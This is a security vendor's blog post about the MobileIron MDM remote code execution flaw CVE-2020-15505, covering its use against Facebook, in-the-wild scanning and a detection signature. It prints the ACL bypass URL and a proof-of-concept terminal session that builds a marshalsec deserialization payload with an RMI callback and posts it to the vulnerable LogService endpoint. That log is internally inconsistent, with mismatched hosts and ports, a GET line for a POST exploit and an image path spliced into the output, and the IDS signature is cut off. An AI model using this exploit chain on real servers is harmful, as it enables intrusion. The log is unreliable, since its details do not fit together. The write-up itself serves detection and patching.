



## CVE spotlight: MobileIron RCE CVE-2020-15505

Posted: [10/27/2020](#) | By: [Paul Scott](#)



### 2022 MSP Threat Report

This report was created by the ConnectWise Cyber Research Unit (CRU)—a dedicated team of ConnectWise threat hunters that identifies new vulnerabilities.

[Get my eBook >>](#)

### [How did a security researcher infiltrate Facebook's internal network?](#)

Through the MDM server.

What's that? An MDM server, or Mobile Device Management server, is used to manage employee mobile devices, install apps, certificates, modify settings, and wipe phones from a central location. MDM servers require employee phones to be able to reach the server for updates, meaning they risk being exposed over the internet.

In a time when more employees are working from home, organizations are looking for remote management products. An MDM's ability to push code onto corporate devices makes them an excellent target for allowing threat actors to gain a foothold.

On April 3, 2020, Cheng-Da Tsai, also as known as Orange Tsai, the principal security researcher of DEVCORE and member of the CHROOT security group from Taiwan, reported three severe vulnerabilities in MobileIron's MDM. MobileIron released product updates and disclosed the vulnerabilities publicly on June 15.

On September 12, Tsai published a write-up describing how they infiltrated Facebook's internal network as part of Facebook's bug bounty program. Tsai leveraged MobileIron vulnerability CVE-2020-15505 to access Facebook's MobileIron MDM server and pivot to the internal network around July 2.

[Here](#) is a video demo. Wait until the end to see the non-interactive shell demonstrated.

Facebook must be looking at what failed in its patch management efforts. Perhaps, the patch management team didn't realize the bug's criticality, and it wasn't correctly prioritized. Or, maybe, the vulnerability was exploited before it was disclosed.

MobileIron vulnerabilities exploited by Chinese state-sponsored hackers since the vulnerability was disclosed.

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Privacy Policy](#)

Accept All Cookies



In Perch's 2020 Threat Report, we warned about attackers using software vulnerabilities in remote management servers to deploy ransomware. Attacking the MUM fits perfectly into this vector.

## CVE-2020-15505 vulnerability details

Based on the vulnerability description from MobileIron, we don't have much to go on:

**A remote code execution vulnerability in MobileIron Core & Connector versions 10.3.0.3 and earlier, 10.4.0.0, 10.4.0.1, 10.4.0.2, 10.4.0.3, 10.5.1.0, 10.5.2.0 and 10.6.0.0; and Sentry versions 9.7.2 and earlier, and 9.8.0; and Monitor and Reporting Database (RDB) version 2.0.0.1 and earlier that allows remote attackers to execute arbitrary code via unspecified vectors.**

This leaves a blue teamer with lots of questions about how to detect both exploit attempts and successful exploitation.

After the bug bounty write-up, we got a few more details. The vulnerability exists in a Tomcat Web Service that deserializes user input with Hessian format. The endpoint is located on both:

- User enrollment interface - <https://mobileiron/mifs/services/>
- Management interface - <https://mobileiron:8443/mifs/services/>

The deserialization can only be reached through the management interface, but most enterprises won't have their management interface exposed to the internet.

A way to bypass the controls and access the vulnerable endpoint is required. So how are they blocking it, and how can we get around?

To block access to the Tomcat server, MobileIron relied on Apache rewrite rules:

```
RewriteRule ^/mifs/services/(.*)$ https://%{SERVER_NAME}:8443/mifs/services/$1 [R=307,L]
RewriteRule ^/mifs/services [F]
```

Tsai has previously published research on breaking parser logic in 2015 and at Black Hat USA 2018. This technique leverages inconsistencies between Apache and Tomcat to bypass the ACL control and access the vulnerable service. A POST HTTP request to a URL, like below, could be used to bypass controls:

- <https://mobileiron/mifs/./services/LogService>

## Flock vision

After Tsai's bug bounty write-up, red team security researchers used the new details to create proof-of-concept (PoC) exploits for CVE-2020-15505. The proof of concept was first published on 9/13 with a final commit on 9/21.

```
debug@ubuntu:~/day/CVE-Reversa/CVE-2020-15505$ java -jar JMSI-Injection-Exploit-1.0-SNAPSHOT-all.jar
[WARNING] An illegal reflective access operation has occurred
[WARNING] Illegal reflective access by org.springframework.core.io.support.SpringFactoriesLoader$ClassPathScanner (file:/home/debug/./day/CVE-Reversa/CVE-2020-15505/SpringFactoriesLoader$ClassPathScanner.class) of module java.base which is not in the module's automatic module
[WARNING] Please consider reporting this to the maintainers of org.springframework.core.io.support.SpringFactoriesLoader$ClassPathScanner
[WARNING] Use --illegal-access=warn to enable warnings of further illegal reflective access operations
[WARNING] All illegal access operations will be denied in a future release

Target environment (Build in JMSI 1.0) whose trustOnReconnect is false and have Tomcat 8 or Springboot 1.2 or in classpath:
[INFO] JMSI 1.0 is not supported
Target environment (Build in JMSI 1.0) whose trustOnReconnect is true:
[INFO] JMSI 1.0 is not supported
Target environment (Build in JMSI 1.0) whose trustOnReconnect is true:
[INFO] JMSI 1.0 is not supported

=====Debug Log=====
2020-09-13 21:06:15 [DEBUG] Listening on 0.0.0.0:8080
2020-09-13 21:06:15 [DEBUG] Listening on 0.0.0.0:8080
2020-09-13 21:07:55 [DEBUG] New connection from 192.168.1.100:8080
2020-09-13 21:07:55 [DEBUG] Reading message ...
2020-09-13 21:07:55 [DEBUG] Is this a valid call for rdbms?
2020-09-13 21:07:55 [DEBUG] Sending local classloading preference.
[WARNING] An illegal reflective access operation has occurred
[WARNING] Illegal reflective access by org.springframework.core.io.support.SpringFactoriesLoader$ClassPathScanner (file:/home/debug/./day/CVE-Reversa/CVE-2020-15505/SpringFactoriesLoader$ClassPathScanner.class) of module java.base which is not in the module's automatic module
[WARNING] Please consider reporting this to the maintainers of org.springframework.core.io.support.SpringFactoriesLoader$ClassPathScanner
[WARNING] Use --illegal-access=warn to enable warnings of further illegal reflective access operations
[WARNING] All illegal access operations will be denied in a future release
2020-09-13 21:07:55 [DEBUG] Closing connection


debug@ubuntu:~/day/CVE-Reversa/CVE-2020-15505$ java -cp ./marshalsec-0.5-SNAPSHOT-all.jar marshalsec
marshalsec SpringFactoriesLoader$ClassPathScanner rmi://192.168.1.100:8080 > exp
[WARNING] An illegal reflective access operation has occurred
[WARNING] Illegal reflective access by marshalsec.util.Reflections (file:/home/debug/./day/CVE-Reversa/CVE-2020-15505/marshalsec-0.5-SNAPSHOT-all.jar) of module java.base
[WARNING] Please consider reporting this to the maintainers of marshalsec.util.Reflections
[WARNING] Use --illegal-access=warn to enable warnings of further illegal reflective access operations
[WARNING] All illegal access operations will be denied in a future release

debug@ubuntu:~/day/CVE-Reversa/CVE-2020-15505$ python hessian.py -u "https://192.168.1.100:8080/mifs/./services/LogService" -p exp
/home/debug/./local/lib/python2.7/site-packages/urllib3/connectionpool.py:419: InsecureRequestWarning: Unverified HTTPS request is being made to host '192.168.1.100'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
/home/debug/./hessian.py:10: InsecureRequestWarning: Unverified HTTPS request is being made to host '192.168.1.100'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
debug@ubuntu:~/day/CVE-Reversa/CVE-2020-15505$

debug@ubuntu:~/day/CVE-Reversa/CVE-2020-15505$ sudo tail -n 0 -f /var/log/nginx/access.log | grep pwn
- [13/Sep/2020:21:07:55 +0800] "GET /mifs/./services/LogService HTTP/1.1" 200 176 "-" "curl/7.29.0"
```

Tsai's write-up and the PoCs also allowed the blue team to write threat detection signatures and uncover the secrets that only attackers knew, balancing the field.

Perch's first sighting of recon and exploitation for CVE-2020-15505 occurred on Sep 24, 2020, just 3 days after the final PoC commits were added to GitHub. Perch has evidence that multiple threat actors are exploiting these bugs to take over critical assets and infiltrate internal networks.



The first round of attacks was launched from an Azure instance and used the Nuclei scanning tool to recon possible victims.

Time	src_ip	src_geoip.country_name	http.http_method	http.url
Sep 24, 2020 @ 11:05:00.487	40.84.22.121	United States	POST	<a href="https://mobileiron/mifs/./services/LogService">/mifs/./services/LogService</a>

Perch automates the deployment of Indicators of Compromise from free and paid threat intelligence providers on behalf of licensed customers. On October 12, Emerging Threats added a signature to detect exploit attempts against this vulnerability. If you're running your own IDS, look at adding this signature:

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Privacy Policy](#)

on RCE Attempt Inbound (CVE-2020-15505); flow:established,to\_server; conter



MobileIron estimates its clients at 20,000. However, based on internet scans reviewed by Perch, only 5,000 patched and unpatched MobileIron servers were found, with more than 60 percent of them being patched.

If you're using an MDM, make sure it's current on patches. What are you doing to monitor your MDM? Contact Perch today for help in monitoring your MDM.

## Recommended

### DNS is on the Verge of a Major Overhaul | Webroot

DNS has acted as the address book of the internet for more than 30 years. But a proposed overhaul could improve everyone's privacy and security.

[Learn more >>](#)

### DDoS Attack Meaning, Prevention & Tools | ConnectWise

A Distributed Denial of Service (DDoS) attack is a form of cyber-attack where a number of compromised systems are used to send a large amount of traffic to an intended victim.

[Learn more >>](#)

### Six benefits of cloud-based RMM tools

Considering the cloud? Cloud-based RMM tools offer MSPs many benefits. Learn more about six of the key ways an RMM tool can help your MSP.

[Learn more >>](#)

Ready to talk?



Contact Us



Chat Now



800.671.6898

Partner Support

#### Solutions

Asio™ by ConnectWise®

Business Management

Cybersecurity Management

Integrated Services

Unified Monitoring & Management

Solution Marketplace

#### For Partners

University Login

ConnectWise Home

Getting Help

Partner Communications

Webinars

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Privacy Policy](#)

Podcasts

The IT Nation

[Cybersecurity Center](#)[Try For Free](#)[Careers](#)[Distributors](#)[Contact Us](#)

Enter your email address to receive updates from ConnectWise.

Get Social with Us



©2022 ConnectWise, LLC. All rights reserved.

[Terms](#)[Privacy Policy](#)[Trust](#)

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Privacy Policy](#)